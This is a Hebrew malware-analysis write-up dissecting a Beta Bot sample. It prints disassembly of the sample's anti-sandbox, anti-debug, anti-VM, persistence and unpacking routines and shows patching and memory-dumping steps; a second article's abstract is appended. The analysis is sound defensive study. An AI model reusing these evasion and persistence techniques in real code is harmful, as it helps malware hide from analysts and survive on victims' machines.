type	name	signature	standard	size (211481 ...	file-ratio (7...	md5	entropy	language (2)	first-bytes (hex)
icon	1	icon	x	4264	1.42 %	49B6BB153F9ACF55F7F54097A370E91C	5.743	english Uni...	28 00 00 00 20 00 00 00 40 00 00 00 01 ...
icon	2	icon	x	2440	0.81 %	B4DCEFF9253C958BA21FF2E01CAAA52C	5.968	english Uni...	28 00 00 00 18 00 00 00 30 00 00 00 01 ...
icon	3	icon	x	1128	0.38 %	0B4D8B91E003AB8350D976DA55005621	5.664	english Uni...	28 00 00 00 10 00 00 00 20 00 00 00 01 ...
rcdata	1	unknown	x	202284	67.54 %	2072891F1363A3ADED39D16B33B3EC73	7.999	neutral	3D 10 7C D4 2C 16 03 00 E9 D9 BC 4B ...
icon-group	101	icon-group	x	48	0.02 %	B40D719ABD42EE04A827173123EAF4E6	2.500	english Uni...	00 00 01 00 03 00 20 20 00 00 01 00 20 ...
version	1	version	x	936	0.31 %	E8AEC9E66D7170E700EA10126FE1B762	3.543	english Uni...	A8 03 34 00 00 00 56 00 53 00 5F 00 56 ...
manifest	1	manifest	x	381	0.13 %	0070980FDC3C42AEC1263E7E4528707A	5.043	english Uni...	30 27 20 65 6E 63 6F 64 69 6E 67 3D 27 ...

רואים Resource חשוד עם Entropy גבוה[2] -> מדובר באינדיקציה לכך שהפוגען מכיל תוכן מוצפן.

טכניקת FreeConsole:

בתחילת פונקציית ה-main של הפוגעןהוא משתמש בפונקציה FreeConsole. תיאור הפונקציה ב-MSDN: "Detaches the calling process from its console."

```
hResInfo= dword ptr -8
lpAddress= dword ptr -4
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 378h       ; Integer Subtraction
call    ds:FreeConsole  ; Indirect Call Near Procedure
mov     [ebp+loadedResource], 0
mov     [ebp+offsetInAllocatedRegion], 0
mov     [ebp+allocatedRegion], 0
```


לאחר הקריאה לפונקציה, הפוגען ירוץ ברקע ולא ייראה יותר חלון CMD. (לעיני משתמש זה קורה מאוד מהר).

טכניקת Fibonacci:

כשמדבגים את התכנית בשביל לראות מה היא עושה, רואים שהיא נתקעת הרבה זמן בלי לעשות כלום. כשמסתכלים איפה זה קורה, רואים שזה קורה בפונקציה ספציפית שמקבלת כפרמטר מספר: 0x2F = 47.

[2] הסבר על Entropy - http://www.forensickb.com/2013/03/file-entropy-explained.html

לאחר ריצת הפונקציה יש בדיקה האם ערך ההחזר הוא 2971215073: אם לא, הפוגען מסיים את פעולתו, ואחרת ממשיך את התכנית. נבדוק את הפונקציה בשביל לראות למה היא רצה הרבה זמן:



נכתוב Pseudocode ב-C למה שאנחנו רואים פה:

```
1.  int f (int n) {
2.    if (n == 0) {
3.      return 0;
4.    } else if (n == 1) {
5.      return 1;
6.    } else {
7.      return (f(n - 1) + f(n - 2));
8.    }
9.  }
```

מדובר בפונקציה רקורסיבית שנראית מוכרת, מדובר בפונקציה שמחשבת את האיבר ה-n של סדרת פיבונאצ'י. למשל עבור n=4 נקבל:

$$f(3) + f(2) = f(2) + f(1) + f(1) + f(0) = f(1) + f(0) + f(1) + f(1) + f(0)$$
$$= 3f(1) + 2f(0) = 3$$


הפוגען מריץ את הפונקציה עם הקלט n=47. כלומר הפונקציה מחשבת את האיבר ה-47 בסדרה ומחזירה אותו. אכן הערך 2971215073 הוא האיבר ה-47 בסדרה ולכן הפונקציה ממשיכה בפעולתה לאחר מכן.

ככל הנראה מדובר בטכניקת Anti Sandbox שמטרתה היא לדמות Sleep ע"י שימוש בפונקציה שלוקח לה הרבה זמן לרוץ. ל-Sandbox'ים בדרך כלל יש זמן ריצה מוגבל, אשר מוגדר מראש. כדי לנצל את זה, פוגענים רבים מחכים פרק זמן מסוים לפני שהם פועלים כדי שה-Sandbox-ים לא יראו את הפעילות שלהם.


שימוש בטכניקה כזאת של פונקציה שלוקח לה הרבה זמן לרוץ,הוא טוב יותר מקריאה פשוטה לפונקציה Sleep מהסיבה הפשוטה ש-Sandbox-ים מכירים את הטכניקה של קריאה ל-Sleep והם מנסים לדלג על זמני Sleep.

ממשיכים הלאה: בכל מקום שבו יש פונקציות מעצבנות כאלה של Anti Sandbox, Anti VM או Anti Debug נרצה לשנות את ה-Flow של התוכנית כך שהיא תמשיך לרוץ מבלי הבדיקות האלה שייגרמו במקרה הטוב לחכות סתם ובמקרה הרע לשנות את ה-Flow הרגיל של התכנית ולצאת. לכן נעשה Patch לבדיקות. דרכים אפשריות כוללות שימוש ב-Olly ו-IDA. נראה אופציה אפשרית ל-Patch - לפני ואחרי:

לפני



אחרי




החלפנו את הקוד של הקריאה לפונקציית פיבונאצ'י ב-nop[3]-ים, הכנסת הערך 0x123123 ל-eax ובדיקה האם הוא שווה ל-0x123123 (מה שקורה תמיד). למה דווקא ככה ולמה 0x123123? ככה התחשק לי ואין סיבה שלא (וגם בשביל להדגיש שהקוד ששמים ב-Patch הוא שרירותי). היה אפשר לבחור באותה מידה כל קוד שרירותי אחר בעל זמן ריצה זניח שיגרום להמשך ריצה תקין של התכנית.

Persistence :

הפוגען מג'נרט שם חדש לקובץ על ידי שימוש ב-GetTickCount. הפונקציה GetTickCount מחזירה את הזמן במילישניות מאז עליית המערכת. הפוגען ממיר את המספר שחוזר ל-4 אותיות ומשרשר אותן למילה sys ומוסיף exe. בסוף. כלומר, לאחר התהליך הנ"ל מתקבל שם קובץ מהצורה: sysXXXX.exe.
הפוגען משיג לאחר מכן את הנתיב המלא של: %APPDATA% ע"י שימוש ב-ExpandEnvironmentStrings

[3] nop היא פקודה שלא עושה כלום – ספציפית ב-x86 היא עושה exchange eax, eax – דבר שלא משנה כלום.

בשלב הבא הפוגען יוצר קובץ lnk בתיקיית Startup שמפעיל את הפוגען במיקומו החדש ב-%APPDATA% תוך שימוש ב-COM[4].



[Fun fact: כותב הפוגען שם הערה לקובץ lnk שלו: "LOL". כל אחד ומה שמצחיק אותו ☺]

לבסוף מנסה הפוגען להעתיק את עצמו לנתיב החדש ב-%APPDATA%. יש שני מקרים אפשריים:

- אם הפוגען הצליח, כנראה שלא היה קובץ כזה ב-%APPDATA% - במקרה הזה הפוגען יריץ את העותק החדש שלו באמצעות הפונקציה ShellExecute וייצא.
- הפוגען לא הצליח להעתיק את הקובץ ל-%APPDATA% - כנראה שהקובץ כבר קיים ומה שרץ עכשיו זה העותק שנוצר בריצה הקודמת של הפוגען (זה שב%APPDATA%) ולכן הפוגען ממשיך לרוץ.

נעשה גם פה Patch כדי שהפוגען ימשיך לרוץ בכל מקרה:

לפני

```
0040E03F call    ds:CopyFileW
0040E045 test    eax, eax
0040E047 jz      short loc_40E06D

0040E049 push    0Ah             ; nShowCmd
0040E04B lea     edx, [ebp+Dst]
0040E051 push    edx             ; lpDirectory
0040E052 push    0               ; lpParameters
0040E054 lea     eax, [ebp+NewFileName]
0040E05A push    eax             ; lpFile
0040E05B push    0               ; lpOperation
0040E05D push    0               ; hwnd
0040E05F call    ds:ShellExecuteW
0040E065 push    0               ; uExitCode
0040E067 call    ds:ExitProcess

0040E06D
0040E06D loc_40E06D:
0040E06D pop     edi
0040E06E pop     esi
0040E06F mov     esp, ebp
0040E071 pop     ebp
0040E072 retn
0040E072 copyItSelfToAutostart endp
0040E072
```

אחרי

```
0040E03F call    ds:CopyFileW
0040E045 test    eax, eax
0040E047 jz      short loc_40E06D

0040E049 jnz     short loc_40E06D

0040E04B lea     edx, [ebp+Dst]
0040E051 push    edx ; lpDirectory
0040E052 push    0 ; lpParameters
0040E054 lea     eax, [ebp+NewFileName]
0040E05A push    eax ; lpFile
0040E05B push    0 ; lpOperation
0040E05D push    0 ; hwnd
0040E05F call    ds:ShellExecuteW
0040E065 push    0 ; uExitCode
0040E067 call    ds:ExitProcess

0040E06D
0040E06D loc_40E06D:
0040E06D pop     edi
0040E06E pop     esi
0040E06F mov     esp, ebp
0040E071 pop     ebp
0040E072 retn
0040E072 copyItSelfToAutostart endp
0040E072
```

במקרה הזה בחרתי להוסיף jnz אחרי ה-jz שקופץ לאותו מקום שממשיך את התכנית. השילוב של jz וjnz ייגרמו לתכנית לקפוץ ל-loc_40E06D בכל מקרה ולהמשך ריצה.

[4] https://en.wikipedia.org/wiki/Component_Object_Model

טעינת הקוד הזדוני מה-Resource:

הפוגען משתמש ב-FindResource, LoadResource, SizeOfResource, LockResource בשביל לטעון את החלק הבא של הפוגען (מוצפן) מה-Resource section. הפוגען מקצה מקום חדש באמצעות VirtualAlloc ל-Payload המוצפן, פותח את ההצפנה בזמן ריצה, מוודא תקינות של קובץ PE בזיכרון (מוודא שיש 'MZ' ו-'PE' MagicBytes כחלק מהPE- Headers ובודק שדות נוספות ב-Header של ה-PE), מבצע טעינה בעצמו של ה-Imports של הקובץ שהוא טוען ע"י שימוש ב-LoadLibrary ו-GetProcAddress כמו רוב ה-Packers ולבסוף כשהקוד החדש מוכן לריצה הוא מעביר אליו שליטה ע"י הפקודה jmp.

Dumping memory to disk - Unpacking:


לאחר שהפוגען העביר שליטה אל הקוד החדש, מה שכדאי לעשות הוא Dump של הקוד החדש מהזיכרון לקובץ כדי שיהיה אפשר לנתח אותו בקלות בעתיד ולא רק בריצה הזו. נשים Breakpoint ב-jmp ונריץ.

```
0040D7CB mov     edx, [ebp+addr_new_PE]
0040D7CE add     edx, [ecx+28h]  ; Add
0040D7D1 mov     [ebp+var_C], edx
0040D7D4 mov     eax, [ebp+var_C]
0040D7D7 jmp     eax             ; Indirect Near Jump
```


נריץ את הפקודה (למשל Step into) ונעצור.

כעת יש כמה דרכים לעשות Dump לדיסק. נתאר שתיים מהן:

- הדרך הנפוצה היא לעשות Dump מה-Debugger: למשל ב-OLLYDBG בפלאגין שנקרא OllyDump[5]. מגיעים שוב ל-jmp, נכנסים ועוצרים. יש כמה בעיות עם הדרך של OllyDump מכיוון שהפלאגין לא מוצא את ה-PE החדש בזיכרון אלא את הישן וצריך לעשות שינויים ידנית. בשביל זה יש את הפלאגין OllyDumpEx[6] שמאפשר לעשות DUMP ל-PE מהזיכרון.



[5] https://www.aldeid.com/wiki/OllyDbg/OllyDump
[6] https://low-priority.appspot.com/ollydumpex/



כאשר מסמנים Memory ובוחרים את טווח הכתובות בהרשאות ריצה כתיבה וקריאה (RWE) שמכיל את ה-PE החדש, הפלאגין כבר מסדר את השאר. לוחצים Dump ויש לנו את ה-PE החדש.

- דרך נוספת, היא שימוש ב-Volatility[7]. קודם כל נשיג את ה-Memory dump של המכונה עליה אנחנו רצים (אני למשל השתמשתי במכונת VMWARE. רק צריך לעשות PAUSE למכונה ולקחת את הנתיב של קובץ vmem שכבר נמצא בתיקייה של המכונה - קובץ ה-vmem. הוא הזיכרון של המכונה).

מריצים את הפלאגין של Volatility שנקרא dlldump על ה-Memory dump עם ה-offset של ה-PE שלנו בזיכרון ומקבלים כ-OUTPUT את הקובץ PE מהזיכרון. הפלאגין כבר יתקן לנו את קובץ ה-PE בעצמו ולא נצטרך לשנות שום דבר בעצמנו ☺.

[7] http://www.volatilityfoundation.org/

השימוש בכלי ייראה ככה:

```
>volatility.exe -f <MEMORY DUMP> --profile=<PROFILE OF MACHINE> dlldump -p <PROC ID> -D <OUT DIR> -b <OFFSET> -x
```

- **<MEMORY DUMP>**: הנתיב לקובץ של זיכרון המכונה.
- **<PROFILE>** : הפרופיל של המכונה (למשל Win7SP1x86).
- **<PROC ID>** : ה-ID של ה-Process של הפוגען.
- **<OUT DIR>**: נתיב תיקיית הפלט שנבחר.
- **<OFFSET>**: הכתובת בזיכרון של התחלת ה-PE (את הכתובת משיגים מהניתוח ב-Debugger).

המשמעות של הפרמטר x- היא ש-volatility יתקן את ה-Imagebase של ה-PE החדש שנוצר כדי שיתאים לכתובת בזיכרון.

לאחר ריצת הפלאגין יתקבל הקובץ החדש.

שלב 2:

Resources:


נתבונן ב-Resource-ים של קובץ זה:

type	name	signature	standard	size (194382 ...	file-ratio (8...	md5	entropy	language (2)	first-bytes (hex)
rcdata	22100	unknown	x	193760	89.25 %	0642CBC5340F6B0D5AB8B76178678B29	7.939	Language ...	A6 BB 0B 10 C2 92 53 D5 FF 01 2E 6C 3...
manifest	1	manifest	x	622	0.29 %	B8BF5471699C11A216AB9E6CC81184EC	5.023	english Uni...	3C 61 73 73 65 6D 62 6C 79 20 78 6D 6...

כמו בשלב 1 - rcdata עם Entropy גבוה -> אינדיקציה לכך שמדובר במידע מוצפן.

Usual Anti debug technique:

בתחילת החלק הזה הפוגען משתמש בטכניקת Anti Debug[8] ידועה של בדיקת הבית השלישי ב-PEB[9]:



את הקוד הזה החלפתי ב-NOP-ים כדי שאפשר יהיה להריץ בקלות.

[8] שיטה זו ושיטות נוספות של Anti Debug מתוארת במאמר:
http://www.digitalwhisper.co.il/files/Zines/0x04/DW4-3-Anti-Anti-Debugging.pdf

[9] Structure **PEB** *(Process Enviroment Block)* contains all *User-Mode* parameters " – Process Environment Block – PEB "associated by system with current process.

:SetUnHandledExceptionFilter

```
push    8007h
call    ds:SetErrorMode
push    offset TopLevelExceptionFilter ; lpTopLevelExceptionFilter
call    ds:SetUnhandledExceptionFilter
push    104h ; nSize
push    offset Filename ; lpFilename
push    ebx ; hModule
call    ds:GetModuleFileNameW
```

מטרת קטע קוד זה היא ליצור פונקציה שמטפלת ב-Exceptions של הפוגען. בפונקציה הפוגען בודק את סוג ה-Exception ובהתאם הוא יוצא או ממשיך. אם הוא ממשיך, הוא בודק האם קיים ה- Environment variable "__restart__": אם הוא קיים הפוגען יוצא, אחרת הוא יוצר את המשתנה הזה בשם __restart ושם בו את הערך 1.

```
0114107F                push    esi
01141080                push    20h ; nSize
01141082                lea     eax, [ebp+Buffer]
01141085                push    eax ; lpBuffer
01141086                mov     esi, offset Name ; "__restart"
0114108B                push    esi ; lpName
0114108C                mov     [ebp+Buffer], bl
0114108F                call    ds:GetEnvironmentVariableA
01141095                test    eax, eax
01141097                jnz     short pop_esi_and_exit

141099          push    offset Value ; "1"
1410A1          push    esi ; lpName
1410A2          call    ds:SetEnvironmentVariableA
```

לאחר מכן, הוא יוצר Process חדש של עצמו ויוצא (לוקח את ה-command line של ה-process שלו ובעזרת זה יוצר process חדש).

```
011410BF                xor     eax, eax
011410C1                mov     [ebp+StartupInfo.wShowWindow], ax
011410C5                lea     eax, [ebp+ProcessInformation]
011410C8                push    eax ; lpProcessInformation
011410C9                lea     eax, [ebp+StartupInfo]
011410CC                push    eax ; lpStartupInfo
011410CD                push    ebx ; lpCurrentDirectory
011410CE                push    ebx ; lpEnvironment
011410CF                push    8 ; dwCreationFlags
011410D1                push    ebx ; bInheritHandles
011410D2                push    ebx ; lpThreadAttributes
011410D3                push    ebx ; lpProcessAttributes
011410D4                mov     [ebp+StartupInfo.cb], esi
011410D7                call    ds:GetCommandLineW
011410DD                push    eax ; lpCommandLine
011410DE                push    offset Filename ; lpApplicationName
011410E3                call    ds:CreateProcessW
```

בעצם הפוגען משתמש במשתנה הסביבה בשביל לוודא שהתהליך הזה קורה פעם אחת לכל היותר.

טעינת ספריות:

יחסית בהתחלה הפוגען טוען דינמית עוד ספריות, למרות שלו כבר יש את כל ה-imports שהוא צריך. מדובר בעוד אינדיקציה לכך שהוא יטען לזיכרון עוד קוד ויריץ אותו.

```
01141101 loadLibraries   proc near
01141101                 push    esi
01141102                 mov     esi, ds:LoadLibraryA
01141108                 push    offset LibFileName ; "user32.dll"
0114110D                 call    esi ; LoadLibraryA
0114110F                 push    offset aSecur32_dll ; "secur32.dll"
01141114                 call    esi ; LoadLibraryA
01141116                 push    offset aCrypt32_dll ; "crypt32.dll"
0114111B                 call    esi ; LoadLibraryA
0114111D                 push    offset aAdvapi32_dll_0 ; "advapi32.dll"
01141122                 call    esi ; LoadLibraryA
01141124                 push    offset aWininet_dll ; "wininet.dll"
01141129                 call    esi ; LoadLibraryA
0114112B                 push    offset aShell32_dll ; "shell32.dll"
01141130                 call    esi ; LoadLibraryA
01141132                 push    offset aShlwapi_dll ; "shlwapi.dll"
01141137                 call    esi ; LoadLibraryA
01141139                 push    offset aOle32_dll ; "ole32.dll"
0114113E                 call    esi ; LoadLibraryA
01141140                 push    offset aVersion_dll ; "version.dll"
01141145                 call    esi ; LoadLibraryA
01141147                 push    offset aSfc_dll ; "sfc.dll"
0114114C                 call    esi ; LoadLibraryA
0114114E                 push    offset aSfc_os_dll ; "sfc_os.dll"
01141153                 call    esi ; LoadLibraryA
01141155                 push    offset aWs2_32_dll ; "ws2_32.dll"
0114115A                 call    esi ; LoadLibraryA
0114115C                 push    offset aNetapi32_dll ; "Netapi32.dll"
01141161                 call    esi ; LoadLibraryA
01141163                 push    offset aUrlmon_dll ; "Urlmon.dll"
01141168                 call    esi ; LoadLibraryA
0114116A                 pop     esi
0114116B                 retn
0114116B loadLibraries   endp
```


Anti VM:

הפוגען מנסה לבדוק האם הוא רץ ב-VM[10]. הפוגען מנסה לחפש את הערכים:


'VMTools', 'VBoxGuest' ,'VMware, Inc '

ב-Registry: Keys ב-HKLM\SYSTEM\CurrentControlSet\services ו-HKLM\SOFTWARE. ערכים אלה מהווים אינדיקציה לריצה במכונה וירטואלית.

אי אפשר למצוא את הערכים האלה ב-Strings[11] מכיוון שהם מוצפנים עם xor עם התו 'z' כפי שרואים בקוד:




מדובר בהצפנת XOR פשוטה ביותר, אבל זה מספיק טוב בשביל למנוע מחוקר לדעת שלפוגען יש Anti-VM מבלי לנתח את הקוד (בדרך כלל חוקר מסתכל על המחרוזות של הקובץ הנחקר לפני שהוא מתחיל לחקור את ה-Disassembly של הקובץ). אם הפוגען מצא את אחד מהערכים הנ"ל הוא יחכה לנצח באמצעות הפונקציה: WaitForSingleObjectEx



שוב אפשר לעשות Patch בשביל לדלג על החלק הזה באופן דומה ל-Patch-ים הקודמים או לדלג ב-Debugger על החלק הזה (למשל ע"י שינוי אוגר ה-Instruction pointer).

Unpacking:

אחרי כל השלבים הקודמים הפוגען עושה decrypt לשלב הבא, מכין אותו לריצה ומעביר אליו שליטה באמצעות call:



[10] Virtual Machine – מכונה וירטואלית https://en.wikipedia.org/wiki/Virtual_machine
[11] Strings – מדובר על המחרוזות של הקובץ. אפשר לראות את המחרוזות בקובץ ע"י שימוש בכלי Strings של Sysinternals - https://technet.microsoft.com/en-us/sysinternals/strings.aspx

בניגוד לפעם קודמת, הפעם אין PE שלם בזיכרון שמחכה שיעשו לו DUMP בקלות. אלא, עוד קטע קוד שמשיג את כתובות הפונקציות הרלוונטיות וממשיך משם... אפשר לעשות DUMP לזיכרון לאחר בניית טבלת ה-Imports החדשה ולהשתמש ב-IDA Python כדי לתקן את השמות ב-IDA ולהמשיך ניתוח משם.

ניתוח מעמיק של מה שקורה בשלב הזה, אחריו ויכולות הפוגען אפשר למצוא בלינקים שבסוף המאמר.

לסיכום

ראינו במאמר טכניקות שונות של כותב/י הפוגען וטכניקות שונות לניתוחן והמשך חקירה.

הייתי אומר שיותר משיטות ההסתרה של הפוגען (שלא היו מרשימות במיוחד...) מה שמעניין בפוגען,זה כל השיטות שנועדו להפוך את החיים של החוקר לקשים יותר: Anti Debug, Anti Sandbox, Anti VM וכו'. אומנם שכבות של הגנה מקשים על החיים של החוקר אך עדיין אפשר לנתח את הפוגען -שלב אחר שלב.

לשאלות טענות הצעות בקשות לא בהכרח בסדר הזה: z0h4rb@gmail.com

<u>מקורות נוספים על משפחת הפוגען:</u>

https://www.virusbulletin.com/virusbulletin/2014/05/neurevt-botnet-new-generation

http://blog.talosintelligence.com/2014/05/betabot-process-injection.html

https://blog.fortinet.com/2014/01/29/neurevt-bot-analysis

http://resources.infosecinstitute.com/beta-bot-analysis-part-1/

http://resources.infosecinstitute.com/beta-bot-analysis-part-2/

http://www.malwaredigger.com/2013/09/how-to-extract-betabot-config-info.html

https://www.arbornetworks.com/blog/asert/beta-bot-a-code-review/

https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/BetaBot.pdf?la=en

HardDisk and all that is hidden

מאת אור צ'צ'יק

תקציר

מגנים ותוקפים מצויים במשחק תמידי של "חתול ועכבר" בתחום ה-Cyber Security ברגע שמתגלה דרך תקיפה חדשה, המגנים לומדים להתמודד איתה ומיישמים את המסקנות במערכות ההגנה, בעוד התוקפים מצאו כבר דרך חדשה ומתוחכמת יותר לתקוף. זהו מרוץ שלא נגמר. ככל שההגנה חזקה ומתקדמת יותר, כך התוקפים צריכים להתאמץ יותר.

אחת השיטות של תוקפים יותר מתקדמים לעקיפת הגנות של מוצרי אבטחה ולהישאר חבויים בעמדה, היא טעינת קוד ל-Kernel המעניקה לתוקף עליונות על המערכת. בעבר היו יכולים לטעון קוד ל-Kernel בצורה פשוטה, אך לאחר שחרור פוליסה חדשה של Microsoft, החל ממערכות הפעלה Windows Vista והלאה בגרסאות 64Bit, ישנה הגבלה לטעינת דרייברים ל-Kernel לקוד חתום דיגיטלית בלבד.

